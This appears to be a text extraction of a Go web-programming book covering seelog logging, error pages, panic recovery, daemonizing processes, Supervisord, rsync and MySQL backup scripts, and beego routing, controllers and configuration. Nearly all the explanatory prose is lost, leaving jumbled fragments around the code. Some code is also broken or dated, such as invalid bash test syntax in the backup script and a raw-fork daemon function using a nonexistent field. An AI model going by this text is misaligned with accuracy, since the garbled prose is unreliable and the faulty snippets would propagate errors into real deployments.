    if err != nil {
        fmt.Println(err)
        return
    }
    UseLogger(logger)
}

func init() {
    DisableLog()
    loadAppConfig()
}

// DisableLog disables all library log output
func DisableLog() {
    Logger = seelog.Disabled
}

```



```
}  
  
// UseLogger uses a specified seelog.LoggerInterface to output library log.  
// Use this func if you are using Seelog logging system in your app.  
  
func UseLogger(newLogger seelog.LoggerInterface) {  
    Logger = newLogger  
}
```

- `DisableLog`

`LoggerseelogLogger`

- `loadAppConfig`

`seelogXML`

- `seelog`

`minlevelmaxlevel`

- `outputs`

`log rotatefiltercritical`

- `formats`

- `UseLogger`

```
package main
```

```
import (  
    "net/http"  
    "project/logs"  
    "project/configs"  
    "project/routes"  
)  
  
func main() {  
    addr, _ := configs.MainConfig.String("server", "addr")  
    logs.Logger.Info("Start server at:%v", addr)  
    err := http.ListenAndServe(addr, routes.NewMux())  
    logs.Logger.Critical("Server err:%v", err)  
}
```

smtp

```
<smtp formatid="criticalemail" senderaddress="astaxie@gmail.com" sendername="ShortUrl API" hostname="smtp.gmail.com" hostport="587" username="mailusername" password="mailpassword">  
    <recipient address="xiemengjun@gmail.com"/>  
</smtp>
```

criticalemailSMTPRecipient

```
logs.Logger.Critical("test Critical message")
```

CriticalEmail

"Info""warn"linuxgrep

```
# cat /data/logs/roll.log | grep "failed login"
2012-12-11 11:12:00 WARN : failed login attempt from 11.22.33.44 us
ername password
```

Webseeloglogrotate

seelogseelogminlevel

links

-
- :
- :

12.2

WebWeb

- -
 - SQLSQL
 -
- - ini

json

◦

- HTTP404401403
503
-
- 2

-
- Web(404.html)
(error.html)
 - errnil404
 -
 -

-

404.htmlerror.html

```
<html lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>                </title>
  <meta name="viewport" content="width=device-width, initial-
```

```

l-scale=1.0">

</head>
<body>
<div class="container">
  <div class="row">
    <div class="span10">
      <div class="hero-unit">
        <h1>404!</h1>
        <p>{{.ErrorInfo}}</p>
      </div>
    </div><!--/span-->
  </div>
</div>
</body>
</html>

```

```

<html lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>                </title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">

</head>
<body>
<div class="container">
  <div class="row">
    <div class="span10">
      <div class="hero-unit">
        <h1>                </h1>
        <p>{{.ErrorInfo}}</p>
      </div>
    </div><!--/span-->
  </div>
</div>
</body>
</html>

```

```

func (p *MyMux) ServeHTTP(w http.ResponseWriter, r *http.Requ
est) {
    if r.URL.Path == "/" {
        sayhelloName(w, r)
        return
    }
    NotFound404(w, r)
    return
}

func NotFound404(w http.ResponseWriter, r *http.Request) {
    log.Error("                ") //
    t, _ = t.ParseFiles("tpl/404.html", nil) //

    ErrorInfo := "                " //
    t.Execute(w, ErrorInfo) //merger
}

func SystemError(w http.ResponseWriter, r *http.Request) {
    log.Critical("                ") //

    t, _ = t.ParseFiles("tpl/error.html", nil) //

    ErrorInfo := "                " //
    t.Execute(w, ErrorInfo) //merger
}

```

try..catchGopanicnet.Conn
Writepanic

panicx[j]panicpanicgoroutine
panicGopanicuidUserusernameuidrecover
recover

```

func GetUser(uid int) (username string) {

```

```
defer func() {
    if x := recover(); x != nil {
        username = ""
    }
}()

username = User[uid]
return
}
```

packagepanicpanicrecoverpackage

Web
Go

links

-
- :
- :

12.3

WebGoCdaemonGodaemonGo
Supervisordupstartdaemontools
Supervisord

daemon

GodaemonGobug: [`http://code.google.com/p/go/issues/detail?id=227`](http://code.google.com/p/go/issues/detail?id=227)
fork

daemon2

- MarGoCommand

```
d := flag.Bool("d", false, "Whether or not to launch in the background(like a daemon)")
if *d {
    cmd := exec.Command(os.Args[0],
        "-close-fds",
        "-addr", *addr,
        "-call", *call,
    )
    serr, err := cmd.StderrPipe()
    if err != nil {
        log.Fatalln(err)
    }
    err = cmd.Start()
    if err != nil {
        log.Fatalln(err)
    }
    s, err := ioutil.ReadAll(serr)
    s = bytes.TrimSpace(s)
    if bytes.HasPrefix(s, []byte("addr: ")) {
        fmt.Println(string(s))
        cmd.Process.Release()
    } else {
        log.Printf("unexpected response from MarGo: `%s` error: `%v`\n", s, err)
        cmd.Process.Kill()
    }
}
```

- syscall

```
package main

import (
    "log"
    "os"
    "syscall"
)
```



```

func daemon(nochdir, noclose int) int {
    var ret, ret2 uintptr
    var err uintptr

    darwin := syscall.OS == "darwin"

    // already a daemon
    if syscall.Getppid() == 1 {
        return 0
    }

    // fork off the parent process
    ret, ret2, err = syscall.RawSyscall(syscall.SYS_FORK, 0, 0
, 0)
    if err != 0 {
        return -1
    }

    // failure
    if ret2 < 0 {
        os.Exit(-1)
    }

    // handle exception for darwin
    if darwin && ret2 == 1 {
        ret = 0
    }

    // if we got a good PID, then we call exit the parent pro
cess.
    if ret > 0 {
        os.Exit(0)
    }

    /* Change the file mode mask */
    _ = syscall.Umask(0)

    // create a new SID for the child process
    s_ret, s_errno := syscall.Setsid()
    if s_errno != 0 {
        log.Printf("Error: syscall.Setsid errno: %d", s_errno
)
    }
    if s_ret < 0 {
        return -1
    }
}

```

```

if nochdir == 0 {
    os.Chdir("/")
}

if noclose == 0 {
    f, e := os.OpenFile("/dev/null", os.O_RDWR, 0)
    if e == nil {
        fd := f.Fd()
        syscall.Dup2(fd, os.Stdin.Fd())
        syscall.Dup2(fd, os.Stdout.Fd())
        syscall.Dup2(fd, os.Stderr.Fd())
    }
}

return 0
}

```

Godaemondaemonskynetdaemon

Supervisord

Godaemonsupervisord
daemon

```

SupervisordSupervisordOS
Supervisord100000Supervisord1024
1024OS

```

Supervisord

Supervisord `sudo easy_install supervisor` Supervisord
`setup.py install`

- `easy_installsetuptools`

```

http://pypi.python.org/pypi/setuptools#files python
sh setuptoolsxxx.egg easy_installSupervisord

```

Supervisord

Supervisord/etc/supervisord.conf

```
;/etc/supervisord.conf
[unix_http_server]
file = /var/run/supervisord.sock
chmod = 0777
chown= root:root

[inet_http_server]
# Web
port=9001
username = admin
password = yourpassword

[supervisorctl]
; 'unix_http_server'
serverurl = unix:///var/run/supervisord.sock

[supervisord]
logfile=/var/log/supervisord/supervisord.log ; (main log file;default
lt $CWD/supervisord.log)
logfile_maxbytes=50MB ; (max main logfile bytes b4 rotation;d
efault 50MB)
logfile_backups=10 ; (num of main logfile rotation backups;
default 10)
loglevel=info ; (log level;default info; others: debu
g,warn,trace)
pidfile=/var/run/supervisord.pid ; (supervisord pidfile;default sup
ervisord.pid)
nodaemon=true ; (start in foreground if true;default f
alse)
minfds=1024 ; (min. avail startup file descriptors;
default 1024)
minprocs=200 ; (min. avail process descriptors;defau
lt 200)
user=root ; (default is current user, required if r
oot)
childlogdir=/var/log/supervisord/ ; ('AUTO' child log di
r, default $TEMP)

[rpcinterface:supervisor]
supervisor.rpcinterface_factory = supervisor.rpcinterface:make_main
```

```
_rpcinterface

; program
[program:blogdemon]
command=/data/blog/blogdemon
autostart = true
startsecs = 5
user = root
redirect_stderr = true
stdout_logfile = /var/log/supervisord/blogdemon.log
```

Supervisord

Supervisordsupervisorsupervisorctl2

- supervisordSupervisord
- supervisorctl stop programxxx(programxxx)programxxx
[program:blogdemon]blogdemon
- supervisorctl start programxxx
- supervisorctl restart programxxx
- supervisorctl stop allstartrestartstop
- supervisorctl reload

GodaemonGodaemondaemonpythonSupervisord

SupervisordGo

links

-
- :
- :

12.4

OS

MysqIredis/

Web

rsyncrsyncwindowwindowscwrsync

rsync

rsync <http://rsync.samba.org/> rsyncLinux

```
# sudo apt-get install rsync debianubuntu
# yum install rsync      FedoraRedhatCentOS
# rpm -ivh rsync        FedoraRedhatCentOS rpm
```

Linux

```
tar xvf rsync-xxx.tar.gz
cd rsync-xxx
./configure --prefix=/usr ;make ;make install gcc
```

rsync

rsync3rsyncd.conf()rsyncd.secrets()rsyncd.motd(rsync)

rsync

-

```
#!/usr/bin/rsync --daemon --config=/etc/rsyncd.conf
```

--daemonrsyncrsync

```
echo 'rsync --daemon' >> /etc/rc.d/rc.local
```

rsync

```
echo ':' > /etc/rsyncd.secrets  
chmod 600 /etc/rsyncd.secrets
```

-

```
rsync -avzP --delete --password-file=rsyncd.secrets @  
192.168.145.5::www /var/rsync/backup
```

- i. -avzP--help
- ii. --delete AB
- iii. --password-file /etc/rsyncd.secrets /etc/rsyncd.secrets
cron
- iv. "" /etc/rsyncd.secrets
- v. 192.168.145.5 IP

```
vi. ::wwwwww /etc/rsyncd.conf [www]
    /etc/rsyncd.conf[www]
```

```
crontabrsync
```

MySQL

```
MySQLMySQLmaster/slave(master/slave)
)master/slave
```

```
shellrsync
```

```
mysqlmysqldump
```

```
#!/bin/bash

#
mysql_user="USER" #MySQL
mysql_password="PASSWORD" #MySQL
mysql_host="localhost"
mysql_port="3306"
mysql_charset="utf8" #MySQL
backup_db_arr=("db1" "db2") #("db1" "db2" "db3")

backup_location=/var/www/mysql #"/"

expire_backup_delete="ON" #ONOFF
expire_days=3 #3expire_backup_delete

#
backup_time=`date +%Y%m%d%H%M` #
backup_Ymd=`date +%Y-%m-%d` #
backup_3ago=`date -d '3 days ago' +%Y-%m-%d` #3
backup_dir=$backup_location/$backup_Ymd #
welcome_msg="Welcome to use MySQL backup tools!" #

# MySQLmysql
mysql_ps=`ps -ef |grep mysql |wc -l`
mysql_listen=`netstat -an |grep LISTEN |grep $mysql_port|wc -l`
if [ [$mysql_ps == 0] -o [$mysql_listen == 0] ]; then
```

```

        echo "ERROR:MySQL is not running! backup stop!"
        exit
    else
        echo $welcome_msg
    fi

# mysql
mysql -h$mysql_host -P$mysql_port -u$mysql_user -p$mysql_password <
<end
use mysql;
select host,user from user where user='root' and host='localhost';
exit
end

flag=`echo $?`
if [ $flag != "0" ]; then
    echo "ERROR:Can't connect mysql server! backup stop!"
    exit
else
    echo "MySQL connect ok! Please wait....."
    #

    if [ "$backup_db_arr" != "" ];then
        #dbnames=$(cut -d ',' -f1-5 $backup_database)
        #echo "arr is (${backup_db_arr[@]})"
        for dbname in ${backup_db_arr[@]}
        do
            echo "database $dbname backup start..."
            `mkdir -p $backup_dir`
            `mysqldump -h$mysql_host -P$mysql_port -u$mysql_user -p$mysql_password $dbname --default-character-set=$mysql_charset | gzip > $backup_dir/$dbname-$backup_time.sql.gz`
            flag=`echo $?`
            if [ $flag == "0" ];then
                echo "database $dbname success backup to $backup_dir/$dbname-$backup_time.sql.gz"
            else
                echo "database $dbname backup fail!"
            fi
        done
    else
        echo "ERROR:No database to backup! backup stop"
        exit
    fi

```



```
    #
    if [ "$expire_backup_delete" == "ON" -a "$backup_location"
!= "" ];then
        #`find $backup_location/ -type d -o -type f -ctime
+$expire_days -exec rm -rf {} \;`
        `find $backup_location/ -type d -mtime +$expire_da
ys | xargs rm -rf`
        echo "Expired backup data delete complete!"
    fi
    echo "All database backup success! Thank you!"
    exit
fi
```

shell

```
chmod 600 /root/mysql_backup.sh
chmod +x /root/mysql_backup.sh
```

crontab00:00/var/www/mysqlrsync

```
00 00 * * * /root/mysql_backup.sh
```

MySQL

MySQLslave

SQL

```
mysql -u username -p databse < backup.sql
```

redis

redisNoSQLredismaster/slave
redisrsync

redis

redisMySQL

redisredisredisOKredis

rsyncMySQLredis

links

-
- :
- :

12.5

Web

-
-
- 404
- ()
-

-

Web

links

-
- :
- : [Web](#)

13 Web

12GoWebWebGo1Web
MVC2URL3controllerresponse
request45Web

WebMVCMVC



links

-
- : [12](#)
- :


13.1

gopath

gopathGOPATHGOPATHwindowlinux/MacOS

```
export GOPATH=/home/astaxie/gopath GOPATHpkgbinsrc
```

srcbeeblogwindow




13.1 GOPATH



13.2 \$GOPATH/src

- Model
- ViewGoRSS""
GotemplateView
- ControllerHTTP

:



13.3

1. main.go
2. HTTPURLmethod()
- 3.
4. HTTP
- 5.
6. Web

```
|--main.go
|--conf
|--controllers
|--models
|--utils
```

```
|--static  
|--views
```

REST

GOPATHMVC

links

-
- :
- :

13.2

HTTP

HTTPHTTP(struct)

- (path)(:/user/123,/article/123)(?id=11)
- HTTP(method)(GETPOSTPUTDELETEPATCH)

()

3.4GohttpGohttp

```
func fooHandler(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello, %q", html.EscapeString(r.URL.Path))
}

http.Handle("/foo", fooHandler)

http.HandleFunc("/bar", func(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello, %q", html.EscapeString(r.URL.Path))
})

log.Fatal(http.ListenAndServe(":8080", nil))
```

httpDefaultServeMuxURL(r.URL.Path)

-
-

Go http.Handle http.HandleFunc
DefaultServeMux.Handle(pattern string, handler Handler) map
map[string]muxEntity`

GotcpHandlernil http.DefaultServeMux
DefaultServeMux.ServeHTTP mapURL

```
for k, v := range mux.m {
    if !pathMatch(k, path) {
        continue
    }
    if h == nil || len(k) > n {
        n = len(k)
        h = v.h
    }
}
```


beego

WebhttpGo

- /user/:uid
- REST/fooGETPOSTDELETEHEAD
- API30struct

beegoRESTGo

23RESTstructstructmethod

controllerInfo(structreflect.Type)ControllerRegistor(routersslice
)

```
type controllerInfo struct {  
    regex          *regexp.Regexp  
    params         map[int]string  
    controllerType reflect.Type  
}  
  
type ControllerRegistor struct {  
    routers      []*controllerInfo  
    Application *App  
}
```

ControllerRegistor

```
func (p *ControllerRegistor) Add(pattern string, c ControllerInterf  
ace)
```

```

func (p *ControllerRegistrar) Add(pattern string, c ControllerInterface) {
    parts := strings.Split(pattern, "/")

    j := 0
    params := make(map[int]string)
    for i, part := range parts {
        if strings.HasPrefix(part, ":") {
            expr := "([^\/]*)"

            //a user may choose to override the default expression
            // similar to expressjs: '/user/:id([0-9]+)'

            if index := strings.Index(part, "("); index != -1 {
                expr = part[index:]
                part = part[:index]
            }
            params[j] = part
            parts[i] = expr
            j++
        }
    }

    //recreate the url pattern, with parameters replaced
    //by regular expressions. then compile the regex

    pattern = strings.Join(parts, "/")
    regex, regexErr := regexp.Compile(pattern)
    if regexErr != nil {

        //TODO add error handling here to avoid panic
        panic(regexErr)
        return
    }

    //now create the Route
    t := reflect.Indirect(reflect.ValueOf(c)).Type()
    route := &controllerInfo{}
    route.regex = regex
    route.params = params
    route.controllerType = t

    p.routers = append(p.routers, route)
}

```

GohttpFileServerbeegoStaticDir StaticDirmap

```
func (app *App) SetStaticPath(url string, path string) *App {  
    StaticDir[url] = path  
    return app  
}
```

```
beego.SetStaticPath("/img", "/static/img")
```

ControllerRegistrar

```
// AutoRoute  
func (p *ControllerRegistrar) ServeHTTP(w http.ResponseWriter, r *http.Request) {  
    defer func() {  
        if err := recover(); err != nil {  
            if !RecoverPanic {  
                // go back to panic  
                panic(err)  
            } else {  
                Critical("Handler crashed with error", err)  
                for i := 1; ; i += 1 {  
                    _, file, line, ok := runtime.Caller(i)  
                    if !ok {  
                        break  
                    }  
                    Critical(file, line)  
                }  
            }  
        }  
    }
```

```

    }
}()
var started bool
for prefix, staticDir := range StaticDir {
    if strings.HasPrefix(r.URL.Path, prefix) {
        file := staticDir + r.URL.Path[len(prefix):]
        http.ServeFile(w, r, file)
        started = true
        return
    }
}
requestPath := r.URL.Path

//find a matching Route
for _, route := range p.routers {

    //check if Route pattern matches url
    if !route.regex.MatchString(requestPath) {
        continue
    }

    //get submatches (params)
    matches := route.regex.FindStringSubmatch(requestPath)

    //double check that the Route matches the URL pattern.
    if len(matches[0]) != len(requestPath) {
        continue
    }

    params := make(map[string]string)
    if len(route.params) > 0 {
        //add url parameters to the query param map
        values := r.URL.Query()
        for i, match := range matches[1:] {
            values.Add(route.params[i], match)
            params[route.params[i]] = match
        }

        //reassemble query params and add to RawQuery
        r.URL.RawQuery = url.Values(values).Encode() + "&" + r.
URL.RawQuery
        //r.URL.RawQuery = url.Values(values).Encode()
    }
    //Invoke the request handler
    vc := reflect.New(route.controllerType)
    init := vc.MethodByName("Init")

```

```

in := make([]reflect.Value, 2)
ct := &Context{ResponseWriter: w, Request: r, Params: param
s}

in[0] = reflect.ValueOf(ct)
in[1] = reflect.ValueOf(route.controllerType.Name())
init.Call(in)
in = make([]reflect.Value, 0)
method := vc.MethodByName("Prepare")
method.Call(in)
if r.Method == "GET" {
    method = vc.MethodByName("Get")
    method.Call(in)
} else if r.Method == "POST" {
    method = vc.MethodByName("Post")
    method.Call(in)
} else if r.Method == "HEAD" {
    method = vc.MethodByName("Head")
    method.Call(in)
} else if r.Method == "DELETE" {
    method = vc.MethodByName("Delete")
    method.Call(in)
} else if r.Method == "PUT" {
    method = vc.MethodByName("Put")
    method.Call(in)
} else if r.Method == "PATCH" {
    method = vc.MethodByName("Patch")
    method.Call(in)
} else if r.Method == "OPTIONS" {
    method = vc.MethodByName("Options")
    method.Call(in)
}
if AutoRender {
    method = vc.MethodByName("Render")
    method.Call(in)
}
method = vc.MethodByName("Finish")
method.Call(in)
started = true
break
}

//if no matches to url, throw a not found exception
if started == false {
    http.NotFound(w, r)
}
}

```

```
beego.BeeApp.RegisterController("/", &controllers.MainController{})
```

```
beego.BeeApp.RegisterController("/:param", &controllers.UserController{})
```

```
beego.BeeApp.RegisterController("/users/:uid([0-9]+)", &controllers.UserController{})
```

links

-
- :
- : [controller](#)

13.3 controller

MVCActionwebRESTFilterrewriteURLRESTURL
RESTMVCRESTMVCcontrollerWeb"Hello, world"

controller

MVCWebModelViewController(UI)
ModelViewHTMLControllerWebURL
URLcontrollerMVCMModelView
302ModelViewController

beego REST

structstructRESTcontrollerstructinterface

```
type Controller struct {
    Ct      *Context
    Tpl     *template.Template
    Data    map[interface{}]interface{}
    ChildName string
    TplNames string
    Layout  []string
    TplExt  string
}

type ControllerInterface interface {
    Init(ct *Context, cn string) //
    Prepare() //
    Get() //method=GET
    Post() //method=POST
    Delete() //method=DELETE
    Put() //method=PUT
    Head() //method=HEAD
    Patch() //method=PATCH
    Options() //method=OPTIONS
    Finish() //
    Render() error //method
}
```

addControllerInterfaceContoroller

```
func (c *Controller) Init(ct *Context, cn string) {
```

```
    c.Data = make(map[interface{}]interface{})
    c.Layout = make([]string, 0)
    c.TplNames = ""
    c.ChildName = cn
    c.Ct = ct
    c.TplExt = "tpl"
}

func (c *Controller) Prepare() {

}

func (c *Controller) Finish() {

}

func (c *Controller) Get() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Post() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Delete() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Put() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Head() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Patch() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Options() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Render() error {
    if len(c.Layout) > 0 {
```



```

var filenames []string
for _, file := range c.Layout {
    filenames = append(filenames, path.Join(ViewsPath, file
))
}
t, err := template.ParseFiles(filenames...)
if err != nil {
    Trace("template ParseFiles err:", err)
}
err = t.ExecuteTemplate(c.Ct.ResponseWriter, c.TplNames, c.
Data)
if err != nil {
    Trace("template Execute err:", err)
}
} else {
    if c.TplNames == "" {
        c.TplNames = c.ChildName + "/" + c.Ct.Request.Method +
"." + c.TplExt
    }
    t, err := template.ParseFiles(path.Join(ViewsPath, c.TplNam
es))
    if err != nil {
        Trace("template ParseFiles err:", err)
    }
    err = t.Execute(c.Ct.ResponseWriter, c.Data)
    if err != nil {
        Trace("template Execute err:", err)
    }
}
return nil
}

func (c *Controller) Redirect(url string, code int) {
    c.Ct.Redirect(code, url)
}

```

controllerurlcontroller

```

Init()
Prepare()
method()    methodGETPOSTPUTHEAD
403
Render()    AutoRender

```

Finish()

beegocontroller


```
package controllers

import (
    "github.com/astaxie/beego"
)

type MainController struct {
    beego.Controller
}

func (this *MainController) Get() {
    this.Data["Username"] = "astaxie"
    this.Data["Email"] = "astaxie@gmail.com"
    this.TplNames = "index.tpl"
}
```

MainControllerGet(POST/HEAD)403Get
AutoRender=trueGetRender



Hello, world!astaxie,astaxie@gmail.com

index.tpl

```
<!DOCTYPE html>
<html>
  <head>
```

```
<title>beego welcome template</title>
</head>
<body>
  <h1>Hello, world!{{.Username}},{{.Email}}</h1>
</body>
</html>
```

links

-
- :
- :

13.4

seeloglevellevellevel

beego

beego.seeloglevel.beegolog.Loggeros.Stdout
beego.SetLoggr

```
// Log levels to control the logging output.
const (
    LevelTrace = iota
    LevelDebug
    LevelInfo
    LevelWarning
    LevelError
    LevelCritical
```

```

)

// logLevel controls the global log level used by the logger.
var level = LevelTrace

// LogLevel returns the global log level and can be used in
// own implementations of the logger interface.
func Level() int {
    return level
}

// SetLogLevel sets the global log level used by the simple
// logger.
func SetLevel(l int) {
    level = l
}

```

TraceSetLevel

```

// logger references the used application logger.
var BeeLogger = log.New(os.Stdout, "", log.Ldate|log.Ltime)

// SetLogger sets a new logger.
func SetLogger(l *log.Logger) {
    BeeLogger = l
}

// Trace logs a message at trace level.
func Trace(v ...interface{}) {
    if level <= LevelTrace {
        BeeLogger.Printf("[T] %v\n", v)
    }
}

// Debug logs a message at debug level.
func Debug(v ...interface{}) {
    if level <= LevelDebug {
        BeeLogger.Printf("[D] %v\n", v)
    }
}

// Info logs a message at info level.
func Info(v ...interface{}) {
    if level <= LevelInfo {

```

```

        BeeLogger.Printf("[I] %v\n", v)
    }
}

// Warning logs a message at warning level.
func Warn(v ...interface{}) {
    if level <= LevelWarning {
        BeeLogger.Printf("[W] %v\n", v)
    }
}

// Error logs a message at error level.
func Error(v ...interface{}) {
    if level <= LevelError {
        BeeLogger.Printf("[E] %v\n", v)
    }
}

// Critical logs a message at critical level.
func Critical(v ...interface{}) {
    if level <= LevelCritical {
        BeeLogger.Printf("[C] %v\n", v)
    }
}

```

BeeLogeros.Stdoutbeego.SetLoggerlogger

- Trace
 - "Entered parse function validation block"
 - "Validation: entered second 'if'"
 - "Dictionary 'Dict' is empty. Using default value"
- Debug
 - "Web page requested: <http://somesite.com> Params='...'"
 - "Response generated. Response size: 10000. Sending."
 - "New file received. Type:PNG Size:20000"
- Info
 - "Web server restarted"
 - "Hourly statistics: Requested pages: 12345 Errors: 123 ..."
 - "Service paused. Waiting for 'resume' call"

- Warn
 - "Cache corrupted for file='test.file'. Reading from back-end"
 - "Database 192.168.0.7/DB not responding. Using backup 192.168.0.8/DB"
 - "No response from statistics server. Statistics not sent"
- Error
 - "Internal error. Cannot process request #12345 Error:...."
 - "Cannot perform login: credentials DB not responding"
- Critical
 - "Critical panic received: Shutting down"
 - "Fatal error: ... App is shutting down to prevent data corruption or loss"

levellevel=LevelWarningTraceDebugInfo

beego

beegokey=valueinimapstringint

ini

```
var (
    bComment = []byte{'#'}
    bEmpty   = []byte{}
    bEqual   = []byte{'='}
    bDQuote  = []byte{'"'}
```

```
// A Config represents the configuration.
type Config struct {
    filename string
    comment  map[int][]string // id: [{comment, key...}; id 1 is
    for main comment.
```

```

data    map[string]string // key: value
offset  map[string]int64  // key: offset; for editing.
sync.RWMutex
}

```

key=value

```

// ParseFile creates a new Config and parses the file configuration
// from the
// named file.
func LoadConfig(name string) (*Config, error) {
    file, err := os.Open(name)
    if err != nil {
        return nil, err
    }

    cfg := &Config{
        file.Name(),
        make(map[int][]string),
        make(map[string]string),
        make(map[string]int64),
        sync.RWMutex{},
    }
    cfg.Lock()
    defer cfg.Unlock()
    defer file.Close()

    var comment bytes.Buffer
    buf := bufio.NewReader(file)

    for nComment, off := 0, int64(1); ; {
        line, _, err := buf.ReadLine()
        if err == io.EOF {
            break
        }
        if bytes.Equal(line, bEmpty) {
            continue
        }

        off += int64(len(line))

        if bytes.HasPrefix(line, bComment) {
            line = bytes.TrimLeft(line, "#")
            line = bytes.TrimLeftFunc(line, unicode.IsSpace)

```

```

        comment.Write(line)
        comment.WriteByte('\n')
        continue
    }
    if comment.Len() != 0 {
        cfg.comment[nComment] = []string{comment.String()}
        comment.Reset()
        nComment++
    }

    val := bytes.SplitN(line, bEqual, 2)
    if bytes.HasPrefix(val[1], bDQuote) {
        val[1] = bytes.Trim(val[1], `"` )
    }

    key := strings.TrimSpace(string(val[0]))
    cfg.comment[nComment-1] = append(cfg.comment[nComment-1], key)

    cfg.data[key] = strings.TrimSpace(string(val[1]))
    cfg.offset[key] = off
}
return cfg, nil
}

```

boolintfloat64string

```

// Bool returns the boolean value for a given key.
func (c *Config) Bool(key string) (bool, error) {
    return strconv.ParseBool(c.data[key])
}

// Int returns the integer value for a given key.
func (c *Config) Int(key string) (int, error) {
    return strconv.Atoi(c.data[key])
}

// Float returns the float value for a given key.
func (c *Config) Float(key string) (float64, error) {
    return strconv.ParseFloat(c.data[key], 64)
}

// String returns the string value for a given key.
func (c *Config) String(key string) string {
    return c.data[key]
}

```



```
}
```

urljson

```
func GetJson() {
    resp, err := http.Get(beego.AppConfig.String("url"))
    if err != nil {
        beego.Critical("http get info error")
        return
    }
    defer resp.Body.Close()
    body, err := ioutil.ReadAll(resp.Body)
    err = json.Unmarshal(body, &AllInfo)
    if err != nil {
        beego.Critical("error:", err)
    }
}
```

beego.Critical

beego.AppConfig.String("url")

(app.conf)

```
appname = hs
url = "http://www.api.com/api.html"
```

links

-
- : [controller](#)
- : [//](#)

13.5

/ /

beegobeego

```
/main.go
/views:
  /view.tpl
  /new.tpl
  /layout.tpl
  /index.tpl
  /edit.tpl
/models/model.go
/controllers:
  /index.go
  /view.go
  /new.go
  /delete.go
  /edit.go
